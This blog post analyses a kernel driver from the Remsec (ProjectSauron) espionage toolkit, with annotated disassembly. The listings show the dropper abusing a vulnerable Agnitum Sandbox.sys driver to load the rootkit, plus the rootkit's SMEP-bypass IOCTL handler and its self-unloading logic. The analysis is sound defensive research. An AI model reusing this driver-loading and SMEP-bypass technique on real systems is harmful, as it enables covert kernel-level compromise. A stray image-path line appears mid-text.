# Remsec driver analysis

artemonsecurity.blogspot.com/2016/10/remsec-driver-analysis.html

Remsec or Cremes malware already was perfectly described by Kaspersky in their report. Symantec also did a blog post about it. This sophisticated malware toolkit refers to so-called state-sponsored actor, which was named by KL as ProjectSauron or Strider by SYMC. There are some similarities between Remsec and other serious state-sponsored projects like EvilBunny (Animal Farm) or Flame (Equation Group). The toolkit contains a lot of modules for cyberespionage. As already declared by the Russian special service (FSB), the attackers have used unique malware files in case of each victim. This means that attacks were implemented in highly targeted manner.

One of the malware components was not described by KL or other AVers. This component is a driver and it works into kernel mode (Ring 0). Frankly speaking, the driver has compact size and is designed only for one purpose: execute Ring 3 code from kernel mode with SMEP bypass. Nothing special, but...The quality of written code confirms for us the fact that driver was written by skilled developers and intended to be hidden. These properties are ideally suited to the task the malware should perform.

Below are listed the facts about the driver (aswfilt.dll).

- It has small size and fits in one memory page (4KB).
- It has the zeroed timestamp and one unnamed NONPAGED section.
- It has dynamic imports that is stored into special driver struct with ptr at DeviceObject->DeviceExtension.
- The code uses some sort of offsets obfuscation inside its body.
- The code is written in right way.

The driver is loaded into a system by the dropper that exploits vulnerability in Agnitum driver called Sandbox.sys. The dropper contains inside itself driver file, file of Agnitum Sandbox.sys and code for its exploitation. Below you can see part of the dropper that drops Sandbox.sys to disk.

```
loc_10003C96:                           ; CODE XREF: fnExploitAgnitumDriver+1E1↑j
                mov     edi_hSandboxDriver, ds:_snwprintf
                lea     eax, [esp+2108h+Dest]
                push    eax
                push    offset aSSandbox_sys ; "%s\\sandbox.sys"
                lea     eax, [esp+2110h+var_1060]
                push    208h            ; Count
                push    eax             ; Dest
                mov     [esp+2118h+var_20FC], 103h
                call    edi_hSandboxDriver ; _snwprintf

                lea     eax, [esp+2118h+var_1060]
                push    eax
                push    offset a?GlobalrootS ; "\\\\?\\GLOBALROOT%s"
                lea     eax, [esp+2120h+wszAgnitumDriverPath]
                push    208h            ; Count
                push    eax             ; Dest
                call    edi_hSandboxDriver ; _snwprintf

                xor     eax, eax        ; A41A0 = Agnitum driver size
                push    0A41A0h         ; nNumberOfBytesToWrite
                mov     edx, offset AgnitumDriverStart ; lpBuffer
                lea     ecx, [esp+212Ch+wszAgnitumDriverPath] ; lpFileName
                mov     [esp+212Ch+var_C50], ax
                mov     [esp+212Ch+var_420], ax
                call    fnCreateFileAndWriteContent

                add     esp, 24h
                test    eax, eax
                jz      jAdjustPrivsAndDeleteFileAndCleanupResources

                push    1               ; int
                lea     edx, [esp+210Ch+var_1060]
                mov     ecx, offset aSandbox ; "sandbox"
                mov     [esp+210Ch+var_20FC], 107h
                call    fnCreateDriverService

                pop     ecx
                test    eax, eax
                jz      jAdjustPrivsAndDeleteFileAndCleanupResources

                mov     [esp+2108h+var_20FC], 10Fh
                call    fnLoadAgnitumDriver
```

After loading Agnitum Sandbox.sys, it sends to it a special IOCTL that forces it to load the rootkit driver.

```
lea     eax, [esp+2120h+fileName]
push    208h            ; Count
push    eax             ; Dest
call    ds:_snwprintf

xor     eax, eax
add     esp, 20h
lea     ecx, [esp+2108h+fileName] ; fileName
mov     [esp+2108h+var_1480], ax
mov     [esp+2108h+var_1068], ax
call    fnCreateFileAndWriteContentFromSection

test    eax, eax
jz      loc_10003E8E

or      [esp+2108h+var_20FC], 20h
push    0               ; int
lea     edx, [esp+210Ch+var_1890]
mov     ecx, offset aAswfilt ; "aswfilt"
call    fnCreateDriverService

pop     ecx
test    eax, eax
jz      short loc_10003E8E

or      [esp+2108h+var_20FC], 40h
push    0               ; lpOverlapped
lea     eax, [esp+210Ch+BytesReturned]
push    eax             ; lpBytesReturned
push    4               ; nOutBufferSize
lea     eax, [esp+2114h+OutBuffer]
push    eax             ; lpOutBuffer
push    0Ch             ; nInBufferSize
lea     eax, [esp+211Ch+InBuffer]
push    eax             ; lpInBuffer
push    [redacted]      ; dwIoControlCode
push    edi_hSandboxDriver ; hDevice
call    ds:DeviceIoControl

test    eax, eax
jz      short loc_10003E8E

or      [esp+2108h+var_20FC], 80h


loc_10003E48:                           ; CODE XREF: fnExploitAgnitumDriver+8C↑j
call    fnTestOpenedDeviceRwx
```

The rootkit driver creates device with name **\Device\rwx** and the client uses path **\\.\GLOBALROOT\Device\rwx** to communicate with it.

To disable SMEP, the client should sent to driver IOCTL with code 0x1173000C.

```
jCheckOnSMEPBypass:                     ; CODE XREF: fnDispatchDeviceIoControl+7F↑j
                cmp     eax, 1173000Ch
                jnz     short loc_4003BD

                call    [esi_RootkitStruct+RootkitStruct.pKeQueryActiveProcessors]

                lea     edx, ds:0FFFFFFFFh[eax*2]
                and     edx, eax
                push    edx
                call    [esi_RootkitStruct+RootkitStruct.pKeSetSystemAffinityThread]

                mov     ecx, [ebp+DeviceObject]
                call    fnDisableSMEP

                mov     edi, eax
                test    edi, edi
                js      short loc_4003B8

                push    dword ptr [ebx_InputUserBuffer+1Ch]
                call    dword ptr [ebx_InputUserBuffer+18h] ; execute function with SMEP bypass

                mov     ecx, [ebx_InputUserBuffer+20h]
                xor     edi, edi
                mov     [ecx], eax


loc_4003B8:                             ; CODE XREF: fnDispatchDeviceIoControl+D2↑j
                call    [esi_RootkitStruct+RootkitStruct.pKeRevertToUserAffinityThread]

                jmp     short jCleanupAndRet
```

Note that unlike developers of Capcom.sys driver, authors of Remsec disables SMEP in right way.
Next structure describes DeviceContext that is used by rootkit as storage for run-time global data.

struct RootkitStruct {

PVOID  ExAllocatePool;
PVOID  ExFreePool;
PVOID  IoCompleteRequest;
PVOID  IoCreateDevice;
PVOID IoDeleteDevice;
PVOID KeAcquireSpinLock;
PVOID KeCancelTimer;
PVOID KeInitializeEvent;
PVOID KeInitializeSpinLock;
PVOID KeInitializeTimer;
PVOID KeQueryInterruptTime;
PVOID KeReleaseSpinLock;
PVOID KeSetEvent;
PVOID KeSetTimer;
PVOID KeWaitForMultipleObjects;
PVOID ObfReferenceObject;
PVOID ObDereferenceObject;

```
PVOID PsCreateSystemThread;
PVOID PsGetVersion;
PVOID PsTerminateSystemThread;
PVOID ZwClose;
PVOID ZwCreateKey;
PVOID ZwDeleteKey;
PVOID ZwEnumerateKey;
PVOID ZwOpenKey;
PVOID ZwSetValueKey;
PVOID ZwUnloadDriver;
PVOID KeQueryActiveProcessors;
PVOID KeSetSystemAffinityThread;
PVOID KeRevertToUserAffinityThread;
ULONG Flag;
KEVENT Event;
ULONG dwField1;
KTIMER Timer;
KSPIN_LOCK SpinLock;
ULONG dwField2;
LARGE_INTEGER IntervalTime;
UNICODE_STRING unDriverRegistryPath;
};
```

The driver supports an interesting method of unloading. It creates additional thread in DriverEntry and supports timer object for unloading from this thread. As there are two possible threads which can compete for the possession of the object, the driver supports special spinlock object. This object is captured each time when function wants to get access to timer. The timer interval can be set by client with special IOCTL code 0x117300CC. Timer guarantees the client that driver will unload as soon as possible.

```
jSetTimerInterval:                      ; CODE XREF: fnDispatchDeviceIoControl+EB↑j
                cmp     eax, 117300CCh
                jnz     short loc_400421

                lea     eax, [ebp+var_4]
                push    eax
                push    edi
                call    [esi_RootkitStruct+RootkitStruct.pKeAcquireSpinLock]

                cmp     dword ptr [ebx_InputUserBuffer+28h], 0
                setnz   al
                mov     byte ptr [esi_RootkitStruct+(RootkitStruct.Flag+1)], al
                mov     eax, 0FF676980h
                imul    dword ptr [ebx_InputUserBuffer+28h]
                mov     [esi_RootkitStruct+RootkitStruct.Interval.LowPart], eax
                mov     [esi_RootkitStruct+RootkitStruct.Interval.HighPart], edx

jReleaseSpinLock:                       ; CODE XREF: fnDispatchDeviceIoControl+FD↑j
                                        ; fnDispatchDeviceIoControl+110↑j
                push    [ebp+var_4]
                push    edi
                call    [esi_RootkitStruct+RootkitStruct.pKeReleaseSpinLock]

                xor     edi, edi
                jmp     short jCleanupAndRet
```

Driver plays with spinlock in next manner. Before executing code in IRP_MJ_DEVICE_CONTROL handler, the rootkit cancels timer and set it again before exiting from it.

```
KeAcquireSpinLock();
Flag1 = DeviceExtension->Flag1;
Flag2 = DeviceExtension->Flag2;
if( Flag1 & Flag2 ) {
  KeSetTimer();
}
KeRelaseSpinLock();
```

And

```
KeAcquireSpinLock();
Flag1 = DeviceExtension->Flag1;
Flag2 = DeviceExtension->Flag2;
if( Flag1 & Flag2 ) {
  KeCancelTimer();
}
KeRelaseSpinLock();
```

```
jCleanupAndRet:                         ; CODE XREF: fnDispatchDeviceIoControl+90↑j
                                        ; fnDispatchDeviceIoControl+AA↑j ...
                lea     eax, [ebp+var_4]
                push    eax
                lea     ebx_InputUserBuffer, [esi_RootkitStruct+0B8h]
                push    ebx_InputUserBuffer
                call    [esi_RootkitStruct+RootkitStruct.pKeAcquireSpinLock]

                cmp     byte ptr [esi_RootkitStruct+RootkitStruct.Flag], 0
                jz      short loc_400458

                cmp     byte ptr [esi_RootkitStruct+(RootkitStruct.Flag+1)], 0
                jz      short loc_400458

                push    0
                push    [esi_RootkitStruct+RootkitStruct.Interval.HighPart]
                lea     eax, [esi_RootkitStruct+90h]
                push    [esi_RootkitStruct+RootkitStruct.Interval.LowPart]
                push    eax
                call    [esi_RootkitStruct+RootkitStruct.pKeSetTimer]


loc_400458:                             ; CODE XREF: fnDispatchDeviceIoControl+161↑j
                                        ; fnDispatchDeviceIoControl+167↑j
                push    [ebp+var_4]
                push    ebx_InputUserBuffer
                call    [esi_RootkitStruct+RootkitStruct.pKeReleaseSpinLock]

                mov     eax, [ebp+IRP]
                mov     ecx, [ebp+var_8]
                push    0
                push    eax
                mov     [eax+18h], edi
                mov     [eax+1Ch], ecx
                call    [esi_RootkitStruct+RootkitStruct.pIoCompleteRequest]

                mov     eax, edi
                pop     edi
                pop     esi_RootkitStruct
                pop     ebx_InputUserBuffer
                leave
                retn    8
```

The thread waits on timer and executes cleanup after time has elapsed.


```
loc_40070F:                             ; CODE XREF: fnThreadStartFunction+20↑j
                push    ebx
                push    ebx
                push    ebx
                push    ebx
                push    ebx
                push    WaitAny
                lea     eax, [ebp+Timer]
                push    eax
                push    2
                call    [esi+RootkitStruct.pKeWaitForMultipleObjects]

                test    eax, eax
                jnz     short loc_40070A ; time is elapsed

                mov     ecx, edi_DeviceObject ; DeviceObject
                call    fnCreateDriverRegKeyOrRemoveIt


loc_40072A:                             ; CODE XREF: fnThreadStartFunction+25↑j
                mov     eax, [esi+RootkitStruct.pObDereferenceObject]
                mov     [ebp+var_20], eax
                mov     eax, [esi+RootkitStruct.pPsTerminateSystemThread]
                mov     [ebp+var_1C], eax
                mov     [ebp+var_18], edi_DeviceObject
                mov     [ebp+var_14], ebx
                mov     [ebp+var_10], ebx
                lea     esp, [ebp-20h]
                retn

fnThreadStartFunction endp
```

Driver also has function with name *fnRemoveRegKeyTree* that recursively removes registry key.

As it became clear from the analysis, the driver is intended for one purpose: execute function from user mode address space and next, unload as fast as possible. Driver's code uses spinlock and this is reason why authors are forced to use nonpaged section, that's untypical for such type of drivers.

**UPDATE**
I noticed interesting thing in procedure of driver unloading that looks like mistake for me. Let's look at this situation in more detail.

As I already mentioned above, the driver supports unloading procedure when some conditions were triggered. It is waiting for timer object in *fnThreadStartFunction* and when time elapses, the code calls *fnCreateDriverRegKeyOrRemoveIt*. Below you can see a chart of this process.




As you can see, when system thread has returned from *ZwUnloadDriver*, there is a high probability that page with driver's code is already invalid, because *IopDeleteDriver* calls *MmUnloadSystemImage* for mark virtual memory page which belong to driver as free for further using.